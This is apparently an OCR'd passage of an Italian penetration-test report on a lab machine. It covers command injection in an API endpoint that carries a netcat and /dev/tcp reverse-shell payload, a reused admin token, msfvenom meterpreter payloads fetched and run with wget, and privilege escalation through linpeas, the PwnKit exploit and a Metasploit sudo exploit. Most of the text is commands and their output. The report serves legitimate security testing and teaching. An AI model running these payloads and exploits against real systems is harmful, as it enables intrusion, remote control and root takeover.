
“killed”: false,

“code”: 2,

“signal”: null,

“cmd”: “git log --oneline ;sh -i >& /dev/tcp/10.10.16.5/4444 0>&1”

}




59 RESPONSE RICEVUTA DAL SERVER

[15/06/2022 19:07] Invio di una richiesta GET all’api “10.10.11.120:3000/api/logs”. In seguito, i dettagli della richiesta:


Verbo	URL
GET	10.10.11.120:3000/api/logs?file=;rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7Csh%20-i%202%3E%261%7Cnc%2010.10.16.5%204444%20%3E%2Ftmp%2Ff
HEADERS	
KEY	**VALUE**
auth-token	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJuYW1lIjoidGhlYWRtaW4iLCJpYXQiOjE2NTUzMDgxNzF9.hQFa2pZJMjkVrmbPftbQpap0DHrJsEEyMU2yyuBzwas

[*] Nota: Sostituire la stringa “10.10.16.5” all’interno della URL con l’IP dell’interfaccia tun0



60 DETTAGLI DELLA RICHIESTA GET ALL'ENDPOINT /API/LOGS - TENTAITVO DI INJECTION

[15/06/2022 19:10] Sul terminale in cui avevamo messo in listening netcat, notiamo che la connessione è stata stabilita. Lanciando il comando “whoami” ci viene restituita la stringa “dasith”



61 CONNESSIONE COL TARGET STABILITA

[15/06/2022 19:11] Chiusura dell’applicativo Postman

[15/06/2022 19:15] Si utilizza msfvenom per creare un payload meterpreter di tipo reverse, che useremo per controllare il target da remoto.
msfvenom -p linux/x86/meterpreter_reverse_tcp LHOST=10.10.16.5 LPORT=1337 -f

elf -o reverse.elf

```
┌──(root💀kali)-[~]
└─# msfvenom -p linux/x86/meterpreter_reverse_tcp LHOST=10.10.16.5 LPORT=1337 -f elf -o reverse.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 1106792 bytes
Final size of elf file: 1106792 bytes
Saved as: reverse.elf
```

62 CREAZIONE DI UN PAYLOAD METERPRETER DI TIPO REVERSE

[15/06/2022 19:17] mv ./reverse.elf /var/www/html

[15/06/2022 19:18] Si avvia il server apache
systemctl start apache2

[15/06/2022 19:24] Si utilizza il comando wget per scaricare il payload reverse.elf sulla macchina target
wget 10.10.16.5/reverse.elf (eseguito sulla macchina target)

```
$ wget 10.10.16.5/reverse.elf
--2022-06-15 17:24:24--  http://10.10.16.5/reverse.elf
Connecting to 10.10.16.5:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 1106792 (1.1M)
Saving to: 'reverse.elf'
```

63 DOWNLOAD DEL PAYLOAD METERPRETER SUL TARGET

[15/06/2022 19:26] chmod +x ./reverse.elf (eseguito sulla macchina target)

[15/06/2022 19:28] Si avvia metasploit per controllare l'asset da remoto tramite meterpreter.
msfconsole

[15/06/2022 19:30] use exploit/multi/handler (eseguito sulla msfconsole)

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
```

[15/06/2022 19:35] set paylaod linux/x86/meterpreter_reverse_tcp (eseguito sulla msfconsole)

[15/06/2022 19:35] show options (eseguito sulla msfconsole)

```
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter_reverse_tcp
payload ⇒ linux/x86/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (linux/x86/meterpreter_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) >
```

[15/06/2022 19:35] set LHOST 10.10.16.5 (eseguito sulla msfconsole)

[15/06/2022 19:35] set LPORT 1337 (eseguito sulla msfconsole)

[15/06/2022 19:36] run (eseguito sulla msfconsole)

```
msf6 exploit(multi/handler) > set LHOST 10.10.16.5
LHOST ⇒ 10.10.16.5
msf6 exploit(multi/handler) > set LPORT 1337
LPORT ⇒ 1337
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.16.5:1337
```

[15/06/2022 19:37] ./reverse.elf (eseguito sulla macchina target)

```
$ ./reverse.elf
```

```
[*] Started reverse TCP handler on 10.10.16.5:1337
[*] Meterpreter session 1 opened (10.10.16.5:1337 → 10.10.11.120:60134 ) at 2022-06-15 13:38:39 -0400
```

64 CONNESSIONE COL TARGET STABILITA TRAMITE METERPRETER

[15/06/2022 19:38] Si chiude la shell con il target.
CTRL+C (eseguito sulla macchina target)

[15/06/2022 19:38] Si chiude la sessione meterpreter.
exit (eseguito su meterpreter)

[15/06/2022 19:38] Si chiude la msfconsole.
exit (eseguito sulla msfconsole)

Si conclude che il target espone:

1. **Un rischio di information leakage associato al file .env ed al repository git**
2. **Debolezze nel meccanismo di autenticazione, associate al fatto che non viene usata nessuna tecnica di invalidazione dei token**
3. **Una vulnerabilità di tipo command injection nell'api "/api/logs"**

8 Privilege Escalation

Si ripercorrono gli step di exploitation per ottenere il controllo della macchina target tramite payload meterpreter.

[17/06/2022 17:49] ifconfig

```
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.10.16.12  netmask 255.255.254.0  destination 10.10.16.12
        inet6 dead:beef:4::100a  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::89d2:5603:d244:d9df  prefixlen 64  scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500  (UNSPEC)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 384 (384.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

[17/06/2022 17:50] nc -lnvp 4444


```
┌──(root💀kali)-[~]
└─# nc -lnvp 4444
listening on [any] 4444 ...
```

[17/06/2022 17:50] /opt/Postman/Postman (eseguito come normal user kali)
[*] Nota: Fare riferimento al percorso in cui è stato installato Postman


[17/06/2022 17:50] Invio di una richiesta GET all'api "10.10.11.120/3000/api/logs". In seguito, i dettagli della richiesta:

Verbo	URL
GET	10.10.11.120:3000/api/logs?file=;rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7Csh%20-i%202%3E%261%7Cnc%2010.10.16.12%204444%20%3E%2Ftmp%2Ff
HEADERS	
KEY	**VALUE**
auth-token	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJuYW1lIjoidGhlYWRtaW4iLCJpYXQiOjE2NTUzMDgxNzF9.hQFa2pZJMjkVrmbPftbQpap0DHrJsEEyMU2yyuBzwas

[*] Nota: Sostituire la stringa "10.10.16.12" all'interno della URL con l'IP dell'interfaccia tun0



[17/06/2022 17:59] Sul terminale in cui avevamo messo in listening netcat, notiamo che la connessione è stata stabilita.



[17/06/2022 17:59] Chiusura dell'applicativo Postman.

[17/06/2022 18:00] Si utilizza msfvenom per creare un payload meterpreter di tipo reverse, che useremo per controllare il target da remoto.
msfvenom -p linux/x86/meterpreter_reverse_tcp LHOST=10.10.16.12 LPORT=1337 -f elf -o reverse.elf

[17/06/2022 18:02] mv ./reverse.elf /var/www/html

[17/06/2022 18:03] Si avvia il server apache
systemctl start apache2

[17/06/2022 18:04] Si utilizza il comando wget per scaricare il payload reverse.elf sulla machina target
wget 10.10.16.12/reverse.elf (eseguito sulla macchina target)

[17/06/2022 18:06] chmod +x ./reverse.elf (eseguito sulla macchina target)

[17/06/2022 18:07] Si avvia metasploit per controllare l'asset da remoto tramite meterpreter.
msfconsole

[17/07/2022 18:08] use exploit/multi/handler (eseguito sulla msfconsole)

[17/06/2022 18:09] set payload linux/x86/meterpreter_reverse_tcp (eseguito sulla msfconsole)

[17/06/2022 18:09] show options (eseguito sulla msfconsole)

```
msf6 > use /exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter_reverse_tcp
payload ⇒ linux/x86/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (linux/x86/meterpreter_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) >
```

[17/06/2022 18:10] set LHOST 10.10.16.12 (eseguito sulla msfconsole)

[17/06/2022 18:10] set LPORT 1337

[17/06/2022 18:10] run (eseguito sulla msfconsole)

```
msf6 exploit(multi/handler) > set LHOST 10.10.16.12
LHOST ⇒ 10.10.16.12
msf6 exploit(multi/handler) > set LPORT 1337
LPORT ⇒ 1337
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.16.12:1337
```

[17/06/2022 18:11] ./reverse.elf (eseguito sulla macchina target)

```
[*] Started reverse TCP handler on 10.10.16.12:1337
[*] Meterpreter session 1 opened (10.10.16.12:1337 → 10.10.11.120:38060 ) at 2022-06-17 12:21:44 -0400
```

[17/06/2022 18:12] Si chiude il vecchio terminale con il target.
CTRL+C (eseguito sulla macchina target).

```
$ ./reverse.elf
^C

┌──(root💀kali)-[~]
└─# 
```

[17/06/2022 18:22] Tentativo di privilege escalation automatica tramite getsystem.
getsystem (eseguito tramite meterpreter)

[17/06/2022 18:23] load priv (eseguito tramite meterpreter)

```
meterpreter > getsystem
[-] The "getsystem" command requires the "priv" extension to be loaded (run: `load priv`)
meterpreter > load priv
Loading extension priv...
[-] Failed to load extension: i486-linux-musl/priv not found
meterpreter > 
```

[17/06/2022 18:29] cd /opt

[17/06/2022 18:30] Si scarica il tool linpeas [3] per cercare dei possibili vettori di attacco per effettuare privilege escalation
wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh

```
┌──(root💀kali)-[/opt]
└─# wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
--2022-06-17 12:29:31--  https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
Resolving github.com (github.com)... 140.82.121.4
Connecting to github.com (github.com)|140.82.121.4|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://github.com/carlospolop/PEASS-ng/releases/download/20220612/linpeas.sh [following]
--2022-06-17 12:29:32--  https://github.com/carlospolop/PEASS-ng/releases/download/20220612/linpeas.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/1732c7a4-b99c-4bbe-92da-a2bf8cd3b641?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20220617%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20220617T162930Z&X-Amz-Expires=300&X-Amz-Signature=cd377bb848ea9169333cb077074083da234d5ca8fd133371f91288ae3f0d0135&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=165548191&response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream [following]
--2022-06-17 12:29:32--  https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/1732c7a4-b99c-4bbe-92da-a2bf8cd3b641?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20220617%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20220617T162930Z&X-Amz-Expires=300&X-Amz-Signature=cd377bb848ea9169333cb077074083da234d5ca8fd133371f91288ae3f0d0135&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=165548191&response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.111.133, 185.199.110.133, 185.199.109.133, ...
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 776785 (759K) [application/octet-stream]
Saving to: 'linpeas.sh'

linpeas.sh                  100%[═══════════════════════════════════════════════⇒] 758.58K  3.46MB/s    in 0.2s
```

[17/06/2022 18:33] Si carica linpeas.sh sulla macchina target tramite meterpreter
upload /opt/linpeas.sh /tmp (eseguito tramite meterpreter)

```
meterpreter > upload /opt/linpeas.sh /tmp
[*] uploading  : /opt/linpeas.sh → /tmp
[*] uploaded   : /opt/linpeas.sh → /tmp/linpeas.sh
meterpreter > 
```

[17/06/2022 18:33] Si ottiene una shell di sistema
shell (eseguito tramite meterpreter)

```
meterpreter > shell
Process 1427 created.
Channel 2 created.
```

[17/06/2022 18:35] cd /tmp (eseguito sulla shell del target)

[17/06/2022 18:35] chmod +x linpeas.sh (eseguito sulla shell del target)

```
cd /tmp
chmod +x linpeas.sh
```

[17/06/2022 18:38] ./linpeas.sh -qN | tee linpeas-report.txt (eseguito sulla shell del target)

```
./linpeas.sh -qN | tee linpeas-report.txt
```

[17/06/2022 18:40] Si chiude la shell di Sistema al termine dell'esecuzione del tool.
exit (eseguito sulla shell del target)

[17/06/2022 18:41] Si scarica il file linpeas-report.txt sulla macchina locale
download /tmp/linpeas-report.txt /tmp (eseguito tramite meterpreter)

```
exit
meterpreter > download /tmp/linpeas-report.txt /tmp
[*] Downloading: /tmp/linpeas-report.txt → /tmp/linpeas-report.txt
[*] Downloaded 85.63 KiB of 85.63 KiB (100.0%): /tmp/linpeas-report.txt → /tmp/linpeas-report.txt
[*] download   : /tmp/linpeas-report.txt → /tmp/linpeas-report.txt
meterpreter >
```

[17/06/2022 18.42] Si legge il contenuto del report (Nella sezione 10.8 è possibile consultare il documento nella sua interezza).
less /tmp/linpeas-report.txt

```
╔══════════╣ CVEs Check
Vulnerable to CVE-2021-4034
```

```
╔══════════╣ Executing Linux Exploit Suggester
╚ https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2021-4034] PwnKit

   Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
   Exposure: probable
   Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro
   Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
   Exposure: probable
   Tags: mint=19,[ ubuntu=18|20 ], debian=10
   Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
   Exposure: probable
   Tags: centos=6|7|8,[ ubuntu=14|16|17|18|19|20 ], debian=9|10
   Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main
```

```
[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

   Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
   Exposure: probable
   Tags: [ ubuntu=20.04 ]{kernel:5.8.0-*}
   Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.
c
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
   Comments: ip_tables kernel module must be loaded

[+] [CVE-2017-5618] setuid screen v4.5.0 LPE

   Details: https://seclists.org/oss-sec/2017/q1/184
   Exposure: less probable
   Download URL: https://www.exploit-db.com/download/https://www.exploit-db.com/exploits/41154


╔══════════╣ Executing Linux Exploit Suggester 2
╚ https://github.com/jondonas/linux-exploit-suggester-2
```

65 CONTENUTO PARZIALE DEL FILE LINPEAS-REPORT.TXT

8.1 CVE-2021-4034

8.1.1 Metasploit

[17/06/2022 19:15] Si manda in background la sessione meterpreter
background (eseguito su meterpreter)

[17/06/2022 19:16] Si cerca un exploit per il CVE-2021-4034
search cve:2021-4034 (eseguito su metasploit)

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > search cve:2021-4034
[-] No results from search
msf6 exploit(multi/handler) >
```

8.1.2 Github

[17/06/2022 19:22] mkdir /tmp/exploit

[17/06/2022 19:22] cd /tmp/exploit

[17/06/2022 19:22] Si scarica l’exploit al link consigliato da linpeas [4]
wget https://codeload.github.com/berdav/CVE-2021-4034/zip/main

```
┌──(root💀kali)-[/opt]
└─# mkdir /tmp/exploit

┌──(root💀kali)-[/opt]
└─# cd /tmp/exploit

┌──(root💀kali)-[/tmp/exploit]
└─# wget https://codeload.github.com/berdav/CVE-2021-4034/zip/main
--2022-06-17 13:21:45--  https://codeload.github.com/berdav/CVE-2021-4034/zip/main
Resolving codeload.github.com (codeload.github.com)... 140.82.121.10
Connecting to codeload.github.com (codeload.github.com)|140.82.121.10|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/zip]
Saving to: ‘main’

main                        [ <=>                                   ]   6.31K  --.-KB/s    in 0.001s

2022-06-17 13:21:45 (8.85 MB/s) - ‘main’ saved [6457]
```

[17/06/2022 19:24] file main

[17/06/2022 19:24] unzip main

```
┌──(root💀kali)-[/tmp/exploit]
└─# file main
main: Zip archive data, at least v1.0 to extract, compression method=store

┌──(root💀kali)-[/tmp/exploit]
└─# unzip main
Archive:  main
55d60e381ef90463ed35f47af44bf7e2fbc150d4
   creating: CVE-2021-4034-main/
  inflating: CVE-2021-4034-main/.gitignore
  inflating: CVE-2021-4034-main/LICENSE
  inflating: CVE-2021-4034-main/Makefile
  inflating: CVE-2021-4034-main/README.md
  inflating: CVE-2021-4034-main/cve-2021-4034.c
  inflating: CVE-2021-4034-main/cve-2021-4034.sh
   creating: CVE-2021-4034-main/dry-run/
  inflating: CVE-2021-4034-main/dry-run/Makefile
  inflating: CVE-2021-4034-main/dry-run/dry-run-cve-2021-4034.c
  inflating: CVE-2021-4034-main/dry-run/pwnkit-dry-run.c
  inflating: CVE-2021-4034-main/pwnkit.c
```

[17/06/2022 19:40] Si ripristina la sessione meterpreter
sessions 1 (eseguito su metasploit)

[17/06/2022 19:40] Si ottiene una shell di sistema
shell (eseguito su meterpreter)

[17/06/2022 19:40] Si crea la directory /tmp/exploit
mkdir /tmp/exploit (eseguito sulla shell del target)

[17/06/2022 19:40] Si torna su meterpreter
exit (eseguito sulla shell del target)

[17/06/2022 19:41] Si carica l’exploit sul target
upload /tmp/exploit/CVE-2021-4034-main/ /tmp/exploit (eseguito su meterpreter)

[17/06/2022 19:42] Si ottiene una shell di sistema da meterpreter
shell (eseguito su meterpreter)

[17/06/2022 19:42] cd /tmp/exploit (eseguito sulla shell del target)

[17/06/2022 19:42] Si compila l'exploit
make (eseguito sulla shell del target)

```
msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > upload /tmp/exploit/CVE-2021-4034-main/ /tmp/exploit
[*] uploading  : /tmp/exploit/CVE-2021-4034-main/README.md → /tmp/exploit/README.md
[*] uploaded   : /tmp/exploit/CVE-2021-4034-main/README.md → /tmp/exploit/README.md
[*] uploading  : /tmp/exploit/CVE-2021-4034-main/pwnkit.c → /tmp/exploit/pwnkit.c
[*] uploaded   : /tmp/exploit/CVE-2021-4034-main/pwnkit.c → /tmp/exploit/pwnkit.c
[*] uploading  : /tmp/exploit/CVE-2021-4034-main/.gitignore → /tmp/exploit/.gitignore
[*] uploaded   : /tmp/exploit/CVE-2021-4034-main/.gitignore → /tmp/exploit/.gitignore
[*] uploading  : /tmp/exploit/CVE-2021-4034-main/LICENSE → /tmp/exploit/LICENSE
[*] uploaded   : /tmp/exploit/CVE-2021-4034-main/LICENSE → /tmp/exploit/LICENSE
[*] uploading  : /tmp/exploit/CVE-2021-4034-main/cve-2021-4034.sh → /tmp/exploit/cve-2021-4034.sh
[*] uploaded   : /tmp/exploit/CVE-2021-4034-main/cve-2021-4034.sh → /tmp/exploit/cve-2021-4034.sh
[*] uploading  : /tmp/exploit/CVE-2021-4034-main/cve-2021-4034.c → /tmp/exploit/cve-2021-4034.c
[*] uploaded   : /tmp/exploit/CVE-2021-4034-main/cve-2021-4034.c → /tmp/exploit/cve-2021-4034.c
[*] uploading  : /tmp/exploit/CVE-2021-4034-main/Makefile → /tmp/exploit/Makefile
[*] uploaded   : /tmp/exploit/CVE-2021-4034-main/Makefile → /tmp/exploit/Makefile
meterpreter > shell
Process 31073 created.
Channel 61 created.
cd /tmp/exploit
make
cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c
cc -Wall    cve-2021-4034.c   -o cve-2021-4034
echo "module UTF-8// PWNKIT// pwnkit 1" > gconv-modules
mkdir -p GCONV_PATH=.
cp -f /usr/bin/true GCONV_PATH=./pwnkit.so:.
```

[17/06/2022 19:42] Si esegue l'exploit
./cve-2021-4034 (eseguito sulla shell del target)

[17/06/2022 19:42] whoami (eseguito sulla shell del target)

[17/06/2022 19:43] Si esce dalla shell di root del target
exit (eseguito sulla shell del target)

[17/06/2022 19:43] Si esce dalla shell del target
exit (eseguito sulla shell del target)

[17/06/2022 19:44] Si manda in background la sessione meterpreter
background (eseguito su meterpreter)

```
./cve-2021-4034
whoami
root
exit
exit
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) >
```

[17/06/2022 19:46] Si eliminano il file main e la directory CVE-2021-4034-main
rm main

rm -r CVE-2021-4034-main

```
┌──(root💀kali)-[/tmp/exploit]
└─# rm main

┌──(root💀kali)-[/tmp/exploit]
└─# rm -r CVE-2021-4034-main
```

Si conclude che il target è esposto alla vulnerabilità CVE-2021-4034.

8.2 CVE-2021-3156

8.2.1 Metasploit

[17/06/2022 19:52] Si cerca un exploit per il CVE-2021-3156
search cve:2021-3156 (eseguito su metasploit)

[17/06/2022 19:53] Si seleziona l'exploit
use 0 (eseguito su metasploit)

```
msf6 exploit(multi/handler) > search cve:2021-3156

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/linux/local/sudo_baron_samedit    2021-01-26       excellent  Yes    Sudo Heap-Based Buffer Overflow


Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/local/sudo_baron_samedit

msf6 exploit(multi/handler) > use 0
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
```

[17/06/2022 19:53] Si visualizzano le opzioni
show options (eseguito su metasploit)

```
msf6 exploit(linux/local/sudo_baron_samedit) > show options

Module options (exploit/linux/local/sudo_baron_samedit):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   SESSION                       yes       The session to run this module on
   WritableDir  /tmp             yes       A directory where you can write files.


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.177    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

[17/06/2022 19:54] set SESSION 1 (eseguito su metasploit)

[17/06/2022 19:54] set LHOST 10.10.16.12 (eseguito su metasploit)

[17/06/2022 19:55] run (eseguito su metasploit)

```
msf6 exploit(linux/local/sudo_baron_samedit) > set SESSION 1
SESSION ⇒ 1
msf6 exploit(linux/local/sudo_baron_samedit) > set LHOST 10.10.16.12
LHOST ⇒ 10.10.16.12
msf6 exploit(linux/local/sudo_baron_samedit) > run

[!] SESSION may not be compatible with this module:
[!]  * incompatible session architecture: x86
[!]  * missing Meterpreter features: stdapi_railgun_api
[*] Started reverse TCP handler on 10.10.16.12:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated. sudo 1.8.31 may be a vulnerable build.
[*] Sending stage (3020772 bytes) to 10.10.11.120
[*] Sending stage (3020772 bytes) to 10.10.11.120
[*] Using automatically selected target: Ubuntu 20.04 x64 (sudo v1.8.31, libc v2.31)
[*] Meterpreter session 2 opened (10.10.16.12:4444 → 10.10.11.120:34746 ) at 2022-06-17 13:47:35 -0400
[*] Writing '/tmp/BNENo.py' (763 bytes) ...
[*] Writing '/tmp/libnss_/62BXfv .so.2' (548 bytes) ...
[+] Deleted /tmp/BNENo.py
[+] Deleted /tmp/libnss_/62BXfv .so.2
[+] Deleted /tmp/libnss_

[*] Meterpreter session 3 opened (10.10.16.12:4444 → 10.10.11.120:34748 ) at 2022-06-17 13:47:38 -0400
```

[17/06/2022 19:55] Si manda in background la sessione
background (eseguito su metasploit)

[17/06/2022 19:55] Si vedono le sessioni attive
sessions -i (eseguito su metasploit)

```
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(linux/local/sudo_baron_samedit) > sessions -i

Active sessions
===============

  Id  Name  Type                     Information           Connection
  --  ----  ----                     -----------           ----------
  1         meterpreter x86/linux    dasith @ 10.10.11.120  10.10.16.12:1337 → 10.10.11.120:38060  (10.10.11.120)
